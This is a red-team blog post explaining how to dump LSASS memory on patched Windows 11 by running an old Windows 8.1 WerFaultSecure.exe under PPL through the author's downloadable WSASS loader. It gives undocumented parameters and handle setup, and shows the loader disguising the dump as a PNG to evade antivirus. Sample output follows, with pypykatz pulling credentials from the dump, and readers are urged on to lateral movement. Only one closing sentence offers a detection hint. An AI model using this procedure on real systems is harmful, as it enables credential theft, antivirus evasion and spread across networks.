Old But Gold, Dumping LSASS With Windows Error Reporting On Modern Windows 11

zerosalarium.com/2025/09/Dumping-LSASS-With-WER-On-Modern-Windows-11.html

Zero Salarium September 13, 2025

I. LEAD-IN

As we know, after an attacker gains control of a machine on the network, the most common action they take is to find a way to dump the cached passwords on the current machine to use them for lateral movement.

The program that holds the cached passwords on Windows is "**LSASS.EXE**". Because dumping the LSA process is becoming increasingly common, Windows is also becoming more restrictive in allowing you to extract the memory area of this process.

On modern versions of Windows, LSASS is protected by **PPL** (Protected Process Light). This means that regardless of your permissions, you cannot interact with the memory area of this process unless you have kernel privileges or are also a process protected by PPL.

In this article, I will exploit a tool from an older version of Windows, **WerFaultSecure.exe**, to steal the memory area of the LSA process on the latest version of Windows 11 at the time of publication.

Find me on X to get the latest pentest and red team tricks that I've been researching: Two Seven One Three (@TwoSevenOneT) / X

II. MAIN SECTION

1. What is "WerFaultSecure.exe"?

WerFaultSecure.exe is a Windows system file that's part of the **Windows Error Reporting** (WER) service. Just like its sibling **WerFault.exe**, it helps collect and report crash data when applications or system processes fail.

The "**Secure**" part of its name indicates it handles these reports from protected processes and encrypts the data before writing it to disk.

When **WerFaultSecure.exe** is executed, this program always has PPL (Protected Process Light) protection at the highest level: **WinTCB**

2. The Idea Of Exploiting Werfaultsecure.Exe To Steal The Memory Area Of The LSA Process

Because the LSA process is protected by PPL, only processes with the same PPL level or higher can access its memory area.

WerFaultSecure.exe was created for the purpose of collecting crash dumps of PPL processes when exceptions occur with these processes. This is why **WerFaultSecure.exe** always has a PPL protection level of **WinTCB**, the highest level.

The issue is that **WerFaultSecure.exe** will encrypt the dump file written to the disk. While browsing the Internet, I found a study on a vulnerability in **WerFaultSecure.exe** in the Windows 8.1 version (UNREAL MODE: BREAKING PROTECTED PROCESSES). Therefore, I will try to use the vulnerable **WerFaultSecure.exe** from Windows 8.1 to run on the experimental Windows 11 version.

In fact, the author of the research also created a proof of concept at that time, but I couldn't find it on the Internet and I'm not sure if it can be executed on the current version of Windows.

In the research, it was found that **WerFaultSecure.exe** has a vulnerability that allows it to write unencrypted crash dump files to the disk. We will exploit this vulnerability.

3. Undocumented Parameters Of Werfaultsecure.Exe


After reviewing the research mentioned above and combining it with some tedious reverse engineering, along with getting lost in the kernel debug matrix, I was able to run WerFaultSecure.exe to dump the process with the following parameters:

- /h: To trigger secure dump mode hidden function
- /pid [pid]: Process ID to dump.
- /tid [tid]: Main thread of the process to dump.
- /file [handle]: Unencrypted crash dump file handle.
- /encfile [handle]: Encrypted crash dump file.
- /cancel [handle]: Cancel event.
- /type [flags]: MIMDUMPTYPE flags.

Although this parameter method can be reverse-engineered, it still needs to be used correctly to satisfy the peculiar parsing of WerFaultSecure.exe's parameters.

4. Exploiting Werfaultsecure.exe To Dump LSASS

I will experiment on **Windows 11 24H2 OS Build 26100.6584** with the latest patches available at this time.



Microsoft Windows
Version 24H2 (OS Build 26100.6584)
© Microsoft Corporation. All rights reserved.

The Windows 11 Pro operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.

After gathering all the necessary information, I will proceed to exploit **WerFaultSecure.exe** to steal the valuable memory area of LSASS by copy the older version of **WerFaultSecure.exe** to the machine that needs to be dumped and use a loader to activate it for dumping the LSA memory area.

The loader is named "**WSASS**", and you can download it at the following link:


https://github.com/TwoSevenOneT/WSASS

The loader performs the following tasks:

1. Use the CreateProcessAsPPL tool's function to run **WerFaultSecure.exe** with PPL protection at the **WinTCB** level.
2. Wait for **WerFaultSecure.exe** to complete, then replace the magic header of the dump file with the PNG magic header to prevent the antivirus from deleting the file.
3. Occasionally, **LSASS.exe** may be put into a suspended state by **WerFaultSecure.exe**. The loader will interact with LSASS using the minimum **PROCESS_SUSPEND_RESUM**E rights to restore it to normal operation.


Prepare the parameters for **WerFaultSecure.ex**e as follows:

- The files and event handles and MIMDUMPTYPE flags **must be converted to decimal forma**t.
- Files and events must be created with **inheritance set to TRUE**.
- When running **WerFaultSecure.exe**, the **CreateProcessW** function must have **bInheritHandles** set to **TRUE**.




```
C:\TMP>
C:\TMP>WSASS.exe "C:\TMP\WerFaultSecure.exe" 860

LSASS Process Dumper
  Two Seven One Three: x.com/TwoSevenOneT
 --------------------------------------------------

SeDebugPrivilege enabled successfully.
Successfully created PPL process with PID: 2024
Protection level: PROTECTION_LEVEL_WINTCB_LIGHT
Process WerFaultSecure.exe exited with code: 2147942526
File deleted successfully.
Process dump successfully

C:\TMP>_
```

After running, you can take the file "**proc.png**" located in the same folder as **WSASS.exe** and restore the first 4 bytes to the values {**0x4D, 0x44, 0x4D, 0x50**} ("**MDMP**"). After that, you can use it as a regular **MINIDUMP** file.


File Edit Search View Analysis Tools Window Help
16
Windows (ANSI)
hex
proc.png
"MDMP" replaced by PNG magic header

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  89 50 4E 47 93 A7 F4 A0 12 00 00 00 20 00 00 00  ‰PNG“§ô ....
00000010  00 00 00 00 84 D8 C4 68 06 18 06 00 00 00 00 00  ....„ØÄh........
00000020  03 00 00 00 E4 01 00 00 2C 07 00 00 11 00 00 00  ....ä...,.......
00000030  8C 02 00 00 10 09 00 00 04 00 00 00 FC 25 00 00  Œ...........ü%..
00000040  9C 0B 00 00 0D 00 00 00 84 3E 00 00 98 31 00 00  œ.......„>..˜1..
00000050  13 00 00 00 C0 02 00 00 1C 70 00 00 09 00 00 00  ....À....p......
00000060  20 29 00 00 54 E9 02 00 10 00 00 00 00 B8 00 00   )..Té.......¸..
00000070  54 31 02 00 06 00 00 00 A8 00 00 00 84 06 00 00  T1......¨...„...
00000080  07 00 00 00 38 00 00 00 F8 00 00 00 0F 00 00 00  ....8...ø.......
00000090  54 05 00 00 30 01 00 00 0C 00 00 00 10 AA 00 00  T...0........ª..
000000A0  44 87 01 00 15 00 00 00 0C 02 00 00 DC 72 00 00  D‡..........Ür..
000000B0  16 00 00 00 98 00 00 00 E8 74 00 00 00 00 00 00  ....˜...èt......
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  [illegible]                                 00 00  ................
000000E0  00 [illegible]                              00 00  ................
000000F0  [illegible] 00 00 00 00 00 00 09 00 06 00 03 3C 04 01  .............<..
00000100  [illegible]                              00 00 00  ........Ôe......
00000110  80 75 00 00 00 01 00 00 4C 77 C2 10 F1 05 00 10  €u......LwÂ.ñ...
00000120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000130  54 05 00 00 F7 01 00 00 5C 03 00 00 BC D6 C4 68  T...÷...\...¼ÖÄh
00000140  01 00 00 00 01 00 00 00 EA 0A 00 00 EA 0A 00 00  ........ê...ê...
00000150  EA 0A 00 00 01 00 00 00 01 00 00 00 00 40 00 00  ê............@..
```



```
[redacted]:~$ pypykatz lsa minidump ~/Downloads/proc.png
INFO:pypykatz:Parsing file [redacted]Downloads/proc.png
FILE: ======== [redacted]Downloads/proc.png =======
== Orphaned credentials ==
        == WDIGEST [253ef]==
                username John
                domainname [redacted]
                password None
                password (hex)

        == WDIGEST [253b5]==
                username John
                domainname [redacted]
                password None
                password (hex)
```

At this point, you can continue the lateral movement activities using the passwords obtained from the dump file.

Windows versions generally have very good compatibility with each other, so a tool available on a lower version of Windows is likely to work on higher versions as well.
By exploiting the vulnerability in WerFaultSecure.exe from the Windows 8.1 version, along with the ability to actively run a process with PPL protection through the CreateProcessAsPPL tool, we can steal the protected memory area of LSASS.
The WSASS tool is an offensive tool designed to exploit the vulnerability in **WerFaultSecure.exe** to dump the memory area of LSA.
We can prevent the exploitation of this vulnerability by monitoring the image file location of the **WerFaultSecure.exe** process. If it is located outside of System32, there is a high likelihood that it is malicious.
Author of the article: Two Seven One Three